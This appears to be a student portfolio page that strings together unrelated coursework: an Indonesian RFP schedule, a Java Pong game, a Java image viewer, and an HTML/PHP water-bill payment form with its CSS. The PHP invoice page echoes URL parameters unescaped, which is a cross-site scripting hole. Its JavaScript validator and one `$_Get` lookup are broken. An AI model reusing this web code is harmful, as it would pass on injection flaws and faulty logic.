
Proyek dimulai pada tanggal 24 April 2019 dan berakhir pada 24 Agustus 2019
Manajemen Waktu


| No | Aktifitas | Tanggal |
|---|---|---|
| 1 | Pembuatan RFP | 20 – 25 Februari 2019 |
| 2 | Pengiriman RFP | 26 Februari 2019 |
| 3 | Jangka waktu untuk mengajukan pertanyaan | 4 – 25 Maret 2019 |
| 4 | Deadline pengumpulan proposal | 31 Maret 2019 |
| 5 | Periode seleksi | 4 - 9 April 2019 |
| 6 | Pengumpulan hasil seleksi | 11 April 2019 |


 /**
  * Write a description of class Pong here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 import java.awt.BasicStroke;
 import java.awt.Color;
 import java.awt.Font;
 import java.awt.Graphics2D;
 import java.awt.RenderingHints;
 import java.awt.event.ActionEvent;
 import java.awt.event.ActionListener;
 import java.awt.event.KeyEvent;
 import java.awt.event.KeyListener;
 import java.util.Random;
 import javax.swing.JFrame;
 import javax.swing.Timer;
 public class Pong implements ActionListener, KeyListener
 {
      public static Pong pong;
      public int width = 700, height = 700;
      public Renderer renderer;
      public Paddle player1;
      public Paddle player2;
      public Ball ball;
      public boolean bot = false, selectingDifficulty;
      public boolean w, s, up, down;
      public int gameStatus = 0, scoreLimit = 7, playerWon; //0 = Menu, 1 = Paused, 2 = Playing, 3 = Over
      public int botDifficulty, botMoves, botCooldown = 0;
      public Random random;
      public JFrame jframe;
      public Pong()
      {
           Timer timer = new Timer(20, this);
           random = new Random();
           jframe = new JFrame("Pong");
           renderer = new Renderer();
           jframe.setSize(width + 15, height + 35);
           jframe.setVisible(true);
           jframe.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
           jframe.add(renderer);
           jframe.addKeyListener(this);
           timer.start();
      }
      public void start()
      {
           gameStatus = 2;
           player1 = new Paddle(this, 1);
           player2 = new Paddle(this, 2);
           ball = new Ball(this);
      }
      public void update()
      {
           if (player1.score >= scoreLimit)
           {
                playerWon = 1;
                gameStatus = 3;
           }
           if (player2.score >= scoreLimit)
           {
                gameStatus = 3;
                playerWon = 2;
           }
           if (w)
           {
                player1.move(true);
           }
           if (s)
           {
                player1.move(false);
           }
           if (!bot)
           {
                if (up)
                {
                     player2.move(true);
                }
                if (down)
                {
                     player2.move(false);
                }
           }
           else
           {
                if (botCooldown > 0)
                {
                     botCooldown--;
                     if (botCooldown == 0)
                     {
                          botMoves = 0;
                     }
                }
                if (botMoves < 10)
                {
                     if (player2.y + player2.height / 2 < ball.y)
                     {
                          player2.move(false);
                          botMoves++;
                     }
                     if (player2.y + player2.height / 2 > ball.y)
                     {
                          player2.move(true);
                          botMoves++;
                     }
                     if (botDifficulty == 0)
                     {
                          botCooldown = 20;
                     }
                     if (botDifficulty == 1)
                     {
                          botCooldown = 15;
                     }
                     if (botDifficulty == 2)
                     {
                          botCooldown = 10;
                     }
                }
           }
           ball.update(player1, player2);
      }
      public void render(Graphics2D g)
      {
           g.setColor(Color.BLACK);
           g.fillRect(0, 0, width, height);
           g.setRenderingHint(RenderingHints.KEY_ANTIALIASING, RenderingHints.VALUE_ANTIALIAS_ON);
           if (gameStatus == 0)
           {
                g.setColor(Color.WHITE);
                g.setFont(new Font("Arial", 1, 50));
                g.drawString("PONG", width / 2 - 75, 50);
                if (!selectingDifficulty)
                {
                     g.setFont(new Font("Arial", 1, 30));
                     g.drawString("Press Space to Play", width / 2 - 150, height / 2 - 25);
                     g.drawString("Press Shift to Play with Bot", width / 2 - 200, height / 2 + 25);
                     g.drawString("<< Score Limit: " + scoreLimit + " >>", width / 2 - 150, height / 2 + 75);
                }
           }
           if (selectingDifficulty)
           {
                String string = botDifficulty == 0 ? "Easy" : (botDifficulty == 1 ? "Medium" : "Hard");
                g.setFont(new Font("Arial", 1, 30));
                g.drawString("<< Bot Difficulty: " + string + " >>", width / 2 - 180, height / 2 - 25);
                g.drawString("Press Space to Play", width / 2 - 150, height / 2 + 25);
           }
           if (gameStatus == 1)
           {
                g.setColor(Color.WHITE);
                g.setFont(new Font("Arial", 1, 50));
                g.drawString("PAUSED", width / 2 - 103, height / 2 - 25);
           }
           if (gameStatus == 1 || gameStatus == 2)
           {
                g.setColor(Color.WHITE);
                g.setStroke(new BasicStroke(5f));
                g.drawLine(width / 2, 0, width / 2, height);
                g.setStroke(new BasicStroke(2f));
                g.drawOval(width / 2 - 150, height / 2 - 150, 300, 300);
                g.setFont(new Font("Arial", 1, 50));
                g.drawString(String.valueOf(player1.score), width / 2 - 90, 50);
                g.drawString(String.valueOf(player2.score), width / 2 + 65, 50);
                player1.render(g);
                player2.render(g);
                ball.render(g);
           }
           if (gameStatus == 3)
           {
                g.setColor(Color.WHITE);
                g.setFont(new Font("Arial", 1, 50));
                g.drawString("PONG", width / 2 - 75, 50);
                if (bot && playerWon == 2)
                {
                     g.drawString("The Bot Wins!", width / 2 - 170, 200);
                }
                else
                {
                     g.drawString("Player " + playerWon + " Wins!", width / 2 - 165, 200);
                }
                g.setFont(new Font("Arial", 1, 30));
                g.drawString("Press Space to Play Again", width / 2 - 185, height / 2 - 25);
                g.drawString("Press ESC for Menu", width / 2 - 140, height / 2 + 25);
           }
      }
      @Override
      public void actionPerformed(ActionEvent e)
      {
           if (gameStatus == 2)
           {
                update();
           }
           renderer.repaint();
      }
      public static void main(String[] args)
      {
           pong = new Pong();
      }
      @Override
      public void keyPressed(KeyEvent e)
      {
           int id = e.getKeyCode();
           if (id == KeyEvent.VK_W)
           {
                w = true;
           }
           else if (id == KeyEvent.VK_S)
           {
                s = true;
           }
           else if (id == KeyEvent.VK_UP)
           {
                up = true;
           }
           else if (id == KeyEvent.VK_DOWN)
           {
                down = true;
           }
           else if (id == KeyEvent.VK_RIGHT)
           {
                if (selectingDifficulty)
                {
                     if (botDifficulty < 2)
                     {
                          botDifficulty++;
                     }
                     else
                     {
                          botDifficulty = 0;
                     }
                }
                else if (gameStatus == 0)
                {
                     scoreLimit++;
                }
           }
           else if (id == KeyEvent.VK_LEFT)
           {
                if (selectingDifficulty)
                {
                     if (botDifficulty > 0)
                     {
                          botDifficulty--;
                     }
                     else
                     {
                          botDifficulty = 2;
                     }
                }
                else if (gameStatus == 0 && scoreLimit > 1)
                {
                     scoreLimit--;
                }
           }
           else if (id == KeyEvent.VK_ESCAPE && (gameStatus == 2 || gameStatus == 3))
           {
                gameStatus = 0;
           }
           else if (id == KeyEvent.VK_SHIFT && gameStatus == 0)
           {
                bot = true;
                selectingDifficulty = true;
           }
           else if (id == KeyEvent.VK_SPACE)
           {
                if (gameStatus == 0 || gameStatus == 3)
                {
                     if (!selectingDifficulty)
                     {
                          bot = false;
                     }
                     else
                     {
                          selectingDifficulty = false;
                     }
                     start();
                }
                else if (gameStatus == 1)
                {
                     gameStatus = 2;
                }
                else if (gameStatus == 2)
                {
                     gameStatus = 1;
                }
           }
      }
      @Override
      public void keyReleased(KeyEvent e)
      {
           int id = e.getKeyCode();
           if (id == KeyEvent.VK_W)
           {
                w = false;
           }
           else if (id == KeyEvent.VK_S)
           {
                s = false;
           }
           else if (id == KeyEvent.VK_UP)
           {
                up = false;
           }
           else if (id == KeyEvent.VK_DOWN)
           {
                down = false;
           }
      }
      @Override
      public void keyTyped(KeyEvent e)
      {
      }
 }
 /**
  * Write a description of class Ball here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 import java.awt.Color;
 import java.awt.Graphics;
 import java.util.Random;
 public class Ball
 {
      public int x, y, width = 25, height = 25;
      public int motionX, motionY;
      public Random random;
      private Pong pong;
      public int amountOfHits;
      public Ball(Pong pong)
      {
           this.pong = pong;
           this.random = new Random();
           spawn();
      }
      public void update(Paddle paddle1, Paddle paddle2)
      {
           int speed = 5;
           this.x += motionX * speed;
           this.y += motionY * speed;
           if (this.y + height - motionY > pong.height || this.y + motionY < 0)
           {
                if (this.motionY < 0)
                {
                     this.y = 0;
                     this.motionY = random.nextInt(4);
                     if (motionY == 0)
                     {
                          motionY = 1;
                     }
                }
                else
                {
                     this.motionY = -random.nextInt(4);
                     this.y = pong.height - height;
                     if (motionY == 0)
                     {
                          motionY = -1;
                     }
                }
           }
           if (checkCollision(paddle1) == 1)
           {
                this.motionX = 1 + (amountOfHits / 5);
                this.motionY = -2 + random.nextInt(4);
                if (motionY == 0)
                {
                     motionY = 1;
                }
                amountOfHits++;
           }
           else if (checkCollision(paddle2) == 1)
           {
                this.motionX = -1 - (amountOfHits / 5);
                this.motionY = -2 + random.nextInt(4);
                if (motionY == 0)
                {
                     motionY = 1;
                }
                amountOfHits++;
           }
           if (checkCollision(paddle1) == 2)
           {
                paddle2.score++;
                spawn();
           }
           else if (checkCollision(paddle2) == 2)
           {
                paddle1.score++;
                spawn();
           }
      }
      public void spawn()
      {
           this.amountOfHits = 0;
           this.x = pong.width / 2 - this.width / 2;
           this.y = pong.height / 2 - this.height / 2;
           this.motionY = -2 + random.nextInt(4);
           if (motionY == 0)
           {
                motionY = 1;
           }
           if (random.nextBoolean())
           {
                motionX = 1;
           }
           else
           {
                motionX = -1;
           }
      }
      public int checkCollision(Paddle paddle)
      {
           if (this.x < paddle.x + paddle.width && this.x + width > paddle.x && this.y < paddle.y + paddle.height && this.y + height > paddle.y)
           {
                return 1; //bounce
           }
           else if ((paddle.x > x && paddle.paddleNumber == 1) || (paddle.x < x - width && paddle.paddleNumber == 2))
           {
                return 2; //score
           }
           return 0; //nothing
      }
      public void render(Graphics g)
      {
           g.setColor(Color.WHITE);
           g.fillOval(x, y, width, height);
      }
 }
 /**
  * Write a description of class Paddle here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 import java.awt.Color;
 import java.awt.Graphics;
 public class Paddle
 {
      public int paddleNumber;
      public int x, y, width = 50, height = 250;
      public int score;
      public Paddle(Pong pong, int paddleNumber)
      {
           this.paddleNumber = paddleNumber;
           if (paddleNumber == 1)
           {
                this.x = 0;
           }
           if (paddleNumber == 2)
           {
                this.x = pong.width - width;
           }
           this.y = pong.height / 2 - this.height / 2;
      }
      public void render(Graphics g)
      {
           g.setColor(Color.WHITE);
           g.fillRect(x, y, width, height);
      }
      public void move(boolean up)
      {
           int speed = 15;
           if (up)
           {
                if (y - speed > 0)
                {
                     y -= speed;
                }
                else
                {
                     y = 0;
                }
           }
           else
           {
                if (y + height + speed < Pong.pong.height)
                {
                     y += speed;
                }
                else
                {
                     y = Pong.pong.height - height;
                }
           }
      }
 }
 /**
  * Write a description of class Renderer here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 import java.awt.Graphics;
 import java.awt.Graphics2D;
 import javax.swing.JPanel;
 public class Renderer extends JPanel
 {
      private static final long serialVersionUID = 1L;
      @Override
      protected void paintComponent(Graphics g)
      {
           super.paintComponent(g);
           Pong.pong.render((Graphics2D) g);
      }
 }
  import java.awt.*;
  import java.awt.event.*;
  import java.awt.image.*;
  import javax.swing.*;
  import java.io.File;
  /**
  * ImageViewer is the main class of the image viewer application. It builds and
  * displays the application GUI and initialises all other components.
  *
  * To start the application, create an object of this class.
  *
  * @author Ghannie Wijaya
  * @version 1.0
  */
  public class ImageViewer
  {
   // static fields:
   private static final String VERSION = "Version 1.0";
   private static JFileChooser fileChooser = new JFileChooser(System.getProperty("user.dir"));
   // fields:
   private JFrame frame;
   private ImagePanel imagePanel;
   private JLabel filenameLabel;
   private JLabel statusLabel;
   private OFImage currentImage;
   /**
   * Create an ImageViewer show it on screen.
   */
   public ImageViewer()
   {
    currentImage = null;
    makeFrame();
   }
   // ---- implementation of menu functions ----
   /**
   * Open function: open a file chooser to select a new image file.
   */
   private void openFile()
   {
    int returnVal = fileChooser.showOpenDialog(frame);
    if(returnVal != JFileChooser.APPROVE_OPTION) {
     return; // cancelled
    }
    File selectedFile = fileChooser.getSelectedFile();
    currentImage = ImageFileManager.loadImage(selectedFile);
    if(currentImage == null) { // image file was not a valid image
     JOptionPane.showMessageDialog(frame,
       "The file was not in a recognized image file format.",
       "Image Load Error",
       JOptionPane.ERROR_MESSAGE);
     return;
    }
    imagePanel.setImage(currentImage);
    showFilename(selectedFile.getPath());
    showStatus("File loaded.");
    frame.pack();
   }
   /**
   * Close function: close the current image.
   */
   private void close()
   {
    currentImage = null;
    imagePanel.clearImage();
    showFilename(null);
   }
   /**
   * Quit function: quit the application.
   */
   private void quit()
   {
    System.exit(0);
   }
   /**
   * 'Darker' function: make the picture darker.
   */
   private void makeDarker()
   {
    if(currentImage != null) {
     currentImage.darker();
     frame.repaint();
     showStatus("Applied: darker");
    }
    else {
     showStatus("No image loaded.");
    }
   }
   /**
   * 'Lighter' function: make the picture lighter
   */
   private void makeLighter()
   {
    if(currentImage != null) {
     currentImage.lighter();
     frame.repaint();
     showStatus("Applied: lighter");
    }
    else {
     showStatus("No image loaded.");
    }
   }
   /**
   * 'threshold' function: apply the threshold filter
   */
   private void threshold()
   {
    if(currentImage != null) {
     currentImage.threshold();
     frame.repaint();
     showStatus("Applied: threshold");
    }
    else {
     showStatus("No image loaded.");
    }
   }
   /**
   * 'Lighter' function: make the picture lighter
   */
   private void showAbout()
   {
    JOptionPane.showMessageDialog(frame,
       "ImageViewer\n" + VERSION,
       "About ImageViewer",
       JOptionPane.INFORMATION_MESSAGE);
   }
   // ---- support methods ----
   /**
   * Display a file name on the appropriate label.
   * @param filename The file name to be displayed.
   */
   private void showFilename(String filename)
   {
    if(filename == null) {
     filenameLabel.setText("No file displayed.");
    }
    else {
     filenameLabel.setText("File: " + filename);
    }
   }
   /**
   * Display a status message in the frame's status bar.
   * @param text The status message to be displayed.
   */
   private void showStatus(String text)
   {
    statusLabel.setText(text);
   }
   // ---- swing stuff to build the frame and all its components ----
   /**
   * Create the Swing frame and its content.
   */
   private void makeFrame()
   {
    frame = new JFrame("ImageViewer");
    makeMenuBar(frame);
    Container contentPane = frame.getContentPane();
    // Specify the layout manager with nice spacing
    contentPane.setLayout(new BorderLayout(6, 6));
    filenameLabel = new JLabel();
    contentPane.add(filenameLabel, BorderLayout.NORTH);
    imagePanel = new ImagePanel();
    contentPane.add(imagePanel, BorderLayout.CENTER);
    statusLabel = new JLabel(VERSION);
    contentPane.add(statusLabel, BorderLayout.SOUTH);
    // building is done - arrange the components and show
    showFilename(null);
    frame.pack();
    Dimension d = Toolkit.getDefaultToolkit().getScreenSize();
    frame.setLocation(d.width/2 - frame.getWidth()/2, d.height/2 - frame.getHeight()/2);
    frame.setVisible(true);
   }
   /**
   * Create the main frame's menu bar.
   * @param frame The frame that the menu bar should be added to.
   */
   private void makeMenuBar(JFrame frame)
   {
    final int SHORTCUT_MASK =
     Toolkit.getDefaultToolkit().getMenuShortcutKeyMask();
    JMenuBar menubar = new JMenuBar();
    frame.setJMenuBar(menubar);
    JMenu menu;
    JMenuItem item;
    // create the File menu
    menu = new JMenu("File");
    menubar.add(menu);
    item = new JMenuItem("Open");
     item.setAccelerator(KeyStroke.getKeyStroke(KeyEvent.VK_O, SHORTCUT_MASK));
     item.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) { openFile(); }
         });
    menu.add(item);
    item = new JMenuItem("Close");
     item.setAccelerator(KeyStroke.getKeyStroke(KeyEvent.VK_W, SHORTCUT_MASK));
     item.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) { close(); }
         });
    menu.add(item);
    menu.addSeparator();
    item = new JMenuItem("Quit");
     item.setAccelerator(KeyStroke.getKeyStroke(KeyEvent.VK_Q, SHORTCUT_MASK));
     item.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) { quit(); }
         });
    menu.add(item);
    // create the Filter menu
    menu = new JMenu("Filter");
    menubar.add(menu);
    item = new JMenuItem("Darker");
     item.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) { makeDarker(); }
         });
    menu.add(item);
    item = new JMenuItem("Lighter");
     item.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) { makeLighter(); }
         });
    menu.add(item);
    item = new JMenuItem("Threshold");
     item.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) { threshold(); }
         });
    menu.add(item);
    // create the Help menu
    menu = new JMenu("Help");
    menubar.add(menu);
    item = new JMenuItem("About ImageViewer...");
     item.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) { showAbout(); }
         });
    menu.add(item);
   }
  }
  import java.awt.*;
  import javax.swing.*;
  import java.awt.image.*;
  /**
  * An ImagePanel is a Swing component that can display an OFImage.
  * It is constructed as a subclass of JComponent with the added functionality
  * of setting an OFImage that will be displayed on the surface of this
  * component.
  *
  * @author Ghannie Wijaya
  * @version 1.0
  */
  public class ImagePanel extends JComponent
  {
   // The current width and height of this panel
   private int width, height;
   // An internal image buffer that is used for painting. For
   // actual display, this image buffer is then copied to screen.
   private OFImage panelImage;
   /**
   * Create a new, empty ImagePanel.
   */
   public ImagePanel()
   {
    width = 360; // arbitrary size for empty panel
    height = 240;
    panelImage = null;
   }
   /**
   * Set the image that this panel should show.
   *
   * @param image The image to be displayed.
   */
   public void setImage(OFImage image)
   {
    if(image != null) {
     width = image.getWidth();
     height = image.getHeight();
     panelImage = image;
     repaint();
    }
   }
   /**
   * Clear the image on this panel.
   */
   public void clearImage()
   {
    Graphics imageGraphics = panelImage.getGraphics();
    imageGraphics.setColor(Color.LIGHT_GRAY);
    imageGraphics.fillRect(0, 0, width, height);
    repaint();
   }
   // The following methods are redefinitions of methods
   // inherited from superclasses.
   /**
   * Tell the layout manager how big we would like to be.
   * (This method gets called by layout managers for placing
   * the components.)
   *
   * @return The preferred dimension for this component.
   */
   public Dimension getPreferredSize()
   {
    return new Dimension(width, height);
   }
   /**
   * This component needs to be redisplayed. Copy the internal image
   * to screen. (This method gets called by the Swing screen painter
   * every time it want this component displayed.)
   *
   * @param g The graphics context that can be used to draw on this component.
   */
   public void paintComponent(Graphics g)
   {
    Dimension size = getSize();
    g.clearRect(0, 0, size.width, size.height);
    if(panelImage != null) {
     g.drawImage(panelImage, 0, 0, null);
    }
   }
  }
  import java.awt.image.*;
  import javax.imageio.*;
  import java.io.*;
  /**
  * ImageFileManager is a small utility class with static methods to load
  * and save images.
  *
  * The files on disk can be in JPG or PNG image format. For files written
  * by this class, the format is determined by the constant IMAGE_FORMAT.
  *
  * @author Ghannie Wijaya
  * @version 1.0
  */
  public class ImageFileManager
  {
   // A constant for the image format that this writer uses for writing.
   // Available formats are "jpg" and "png".
   private static final String IMAGE_FORMAT = "jpg";
   /**
   * Read an image file from disk and return it as an image. This method
   * can read JPG and PNG file formats. In case of any problem (e.g the file
   * does not exist, is in an undecodable format, or any other read error)
   * this method returns null.
   *
   * @param imageFile The image file to be loaded.
   * @return   The image object or null is it could not be read.
   */
   public static OFImage loadImage(File imageFile)
   {
    try {
     BufferedImage image = ImageIO.read(imageFile);
     if(image == null || (image.getWidth(null) < 0)) {
      // we could not load the image - probably invalid file format
      return null;
     }
     return new OFImage(image);
    }
    catch(IOException exc) {
     return null;
    }
   }
   /**
   * Write an image file to disk. The file format is JPG. In case of any
   * problem the method just silently returns.
   *
   * @param image The image to be saved.
   * @param file The file to save to.
   */
   public static void saveImage(OFImage image, File file)
   {
    try {
     ImageIO.write(image, IMAGE_FORMAT, file);
    }
    catch(IOException exc) {
     return;
    }
   }
  }
  import java.awt.*;
  import java.awt.image.*;
  import javax.swing.*;
  /**
  * OFImage is a class that defines an image in OF (Objects First) format.
  *
  * @author Ghannie Wijaya
  * @version 1.0
  */
  public class OFImage extends BufferedImage
  {
   /**
   * Create an OFImage copied from a BufferedImage.
   * @param image The image to copy.
   */
   public OFImage(BufferedImage image)
   {
    super(image.getColorModel(), image.copyData(null),
      image.isAlphaPremultiplied(), null);
   }
   /**
   * Create an OFImage with specified size and unspecified content.
   * @param width The width of the image.
   * @param height The height of the image.
   */
   public OFImage(int width, int height)
   {
    super(width, height, TYPE_INT_RGB);
   }
   /**
   * Set a given pixel of this image to a specified color. The
   * color is represented as an (r,g,b) value.
   * @param x The x position of the pixel.
   * @param y The y position of the pixel.
   * @param col The color of the pixel.
   */
   public void setPixel(int x, int y, Color col)
   {
    int pixel = col.getRGB();
    setRGB(x, y, pixel);
   }
   /**
   * Get the color value at a specified pixel position.
   * @param x The x position of the pixel.
   * @param y The y position of the pixel.
   * @return The color of the pixel at the given position.
   */
   public Color getPixel(int x, int y)
   {
    int pixel = getRGB(x, y);
    return new Color(pixel);
   }
   /**
   * Make this image a bit darker.
   */
   public void darker()
   {
    int height = getHeight();
    int width = getWidth();
    for(int y = 0; y < height; y++) {
     for(int x = 0; x < width; x++) {
      setPixel(x, y, getPixel(x, y).darker());
     }
    }
   }
   /**
   * Make this image a bit lighter.
   */
   public void lighter()
   {
    int height = getHeight();
    int width = getWidth();
    for(int y = 0; y < height; y++) {
     for(int x = 0; x < width; x++) {
      setPixel(x, y, getPixel(x, y).brighter());
     }
    }
   }
   /**
   * Perform a three level threshold operation.
   * That is: repaint the image with only three color values:
   *   white, gray, and black.
   */
   public void threshold()
   {
    int height = getHeight();
    int width = getWidth();
    for(int y = 0; y < height; y++) {
     for(int x = 0; x < width; x++) {
      Color pixel = getPixel(x, y);
      int brightness = (pixel.getRed() + pixel.getBlue() + pixel.getGreen()) / 3;
      if(brightness <= 85) {
       setPixel(x, y, Color.BLACK);
      }
      else if(brightness <= 170) {
       setPixel(x, y, Color.GRAY);
      }
      else {
       setPixel(x, y, Color.WHITE);
      }
     }
    }
   }
  }


 <!DOCTYPE html>
 <html>
 <head>
      <title>Formulir</title>
      <link rel="stylesheet" type="text/css" href="style.css">
   <link rel="shortcut icon" href="http://ganiwijaya.com/ltv/wp-content/uploads/2018/09/cropped-Logo-Kotak-32x32.png">
 </head>
 <body>
      <center><h2>Formulir</h2></center>
      <center><h3>Pembayaran PDAM</h3></center>
      <div class="login">
           <form action="proses.php" method="get" onSubmit="return validasi()">
                 <div>
                     <label>Kode Pelanggan</label>
                     <input type="char" name="plg" id="plg"/>
                </div>
                <div>
                     <label>Nama Lengkap</label>
                     <input type="text" name="nl" id="nl"/>
                </div>
                <div>
                     <label>Daerah</label>
                     <input type="text" name="dr" id="dr"/>
                </div>
                <div>
                     <label>Tipe</label>
                  <p><select name="Kategori"></p>
         <option value="Rumah">Rumah Tangga Tipe 1</option>
         <option value="Perusahaan">Rumah Tangga Tipe 2</option>
         <option value="Hindu">Industri</option>
         <option value="Budha">Instansi Pemerintah</option>
         <option value="Lainnya">Umum</option>
         </select>
                </div>
                <div>
                     <input type="submit" value="Kirim" class="tombol">
                     <a href="http://ganiwijaya.com" class="sampingtombol">Batal</a>
                </div>
           </form>
      </div>
 </body>
 <script type="text/javascript">
      function validasi()
      {
           var plg = document.getElementById("plg").value;
           var nl = document.getElementById("nl").value;
           var dr = document.getElementById("dr").value;
           var tp = document.getElementById("tp").value;
           var bbn = document.getElementById("bbn").value;
           var jp = document.getElementById("jp").value;
           var ttl = document.getElementById("ttl").value;
           var pj = document.getElementById("pj").value;
           var byr = document.getElementById("byr").value;
           var hr = document.getElementById("hr").value;
           if (plg != "" && nl!="" && dr !="" && tp !=""&& bbn !=""&& jp !=""&& ttl !=""&& pj !=""&& byr !=""&& hr !="") {
                return true;
           }else{
                alert('Anda harus mengisi data dengan lengkap !');
                return false;
           }
      }
 </script>
 </html>
 <!DOCTYPE html>
 <html>
 <head>
      <title>Formulir</title>
      <link rel="stylesheet" type="text/css" href="style.css">
   <link rel="shortcut icon" href="http://ganiwijaya.com/ltv/wp-content/uploads/2018/09/cropped-Logo-Kotak-32x32.png">
 </head>
 <body>
      <center><h2>Invoice 4335</h2></center>
      <center><h3>Pembayaran PDAM</h3></center>
      <div class="login">
        <div>
                     <label>Kode Pelanggan</label><p/>
                     <?php
           echo $_GET['plg'];
           echo "<br />";
         ?>
         <hr size="1px" width="100%" align="center" color="#ededed">
           </div>
           <div>
                     <label>Nama Lengkap</label><p/>
                     <?php
           echo $_GET['nl'];
           echo "<br />";
         ?>
         <hr size="1px" width="100%" align="center" color="#ededed">
           </div>
           <div>
                     <label>Daerah</label><p/>
                     <?php
           echo $_GET['dr'];
           echo "<br />";
         ?>
         <hr size="1px" width="100%" align="center" color="#ededed">
           </div>
           <div>
                     <label>Tipe</label><p/>
                     <?php
           echo $_Get['Kategori'];
           echo "<br />";
         ?>
           </div>
      </div>
      <div class="login" float="right">
        <div>
                     <label>Biaya Beban</label><p/>
                     1.960
         <hr size="1px" width="100%" align="center" color="#ededed">
           </div>
           <div>
                     <label>Jumlah Pemakaian (m3)</label><p/>
                     40
         <hr size="1px" width="100%" align="center" color="#ededed">
           </div>
           <div>
                     <label>Pajak</label><p/>
                     3.000
         <hr size="1px" width="100%" align="center" color="#ededed">
           </div>
           <div>
                     <label>Administrasi</label><p/>
                     10.000
         <hr size="1px" width="100%" align="center" color="#ededed">
           </div>
           <div>
                     <center><h2><label>Total Tagihan</label></h2></center><p/>
                     <center><h1>Rp. 88.700</h1></center>
           </div>
           <p/><center><a href="http://ganiwijaya.com/form" class="tombol">Selesai</a></center>
           <p/>
      </div>
 </body>
 </html>
 body {
  background: #2b93d8;
  font-family: sans-serif;
 }
 h2 {
  color: #fff;
  text-decoration: none;
 }
 h1 {
  color: #000;
  text-decoration: none;
 }
 h3 {
  color: #fff;
  font-size: 12px;
  text-decoration: none;
 }
 h4 {
  color: #595959;
  font-size: 10px;
 }
 h5 {
  color: #000;
  font-size: 18px
 }
 .login {
  padding: 1em;
  margin: 2em auto;
  width: 25em;
  background: #fff;
  border-radius: 3px;
 }
 label {
  font-size: 10pt;
  color: #555;
 }
 input[type="text"],
 input[type="email"],
 input[type="char"],
 input[type="select"],
 input[type="password"],
 input[type="integer"],
 textarea {
  padding: 8px;
  width: 95%;
  background: #efefef;
  border: 0;
  font-size: 10pt;
  margin: 6px 0px;
  border-radius: 3px;
 }
 .link {
  -webkit-transition-duration: 0.4s; /* Safari */
  transition-duration: 0.4s;
  background: #ffaf11;
  color: #fff;
  font-size: 12px;
  text-decoration: none;
  border: 0;
  padding: 5px 8px;
  border-radius: 3px;
 }
 .link:hover {
  background-color: #e59800;
  color: #fff;
 }
 .tombol {
  -webkit-transition-duration: 0.4s; /* Safari */
  transition-duration: 0.4s;
  background: #007fff;
  color: #fff;
  font-size: 14px;
  border: 0;
  padding: 5px 8px;
  border-radius: 3px;
  text-decoration: none;
 }
 .tombol:hover {
  background-color: #0063c6;
  color: #fff;
 }
 .sampingtombol {
  -webkit-transition-duration: 0.4s; /* Safari */
  transition-duration: 0.4s;
  color: #595959;
  font-size: 14px;
  text-decoration: none;
  padding: 5px 8px;
  border-radius: 3px;
  border: 1px solid #fff;
 }
 .sampingtombol:hover {
  border: 1px solid #e0e0e0;
 }
 .jarak {
   padding: 0 2pc;
 }
 .footer {
   width: 90%;
   margin: auto;
   height:41px;
   line-height: 40px;
   font-size: 12px;
   color: #fff;
   border-radius: 4px;
 }



 <!DOCTYPE html>
 <html>
 <head>
   <title>Belajar Membuat layout dengan HTML dan CSS</title>
   <link rel="stylesheet" href="custom.css"/>
 </head>
 <body>
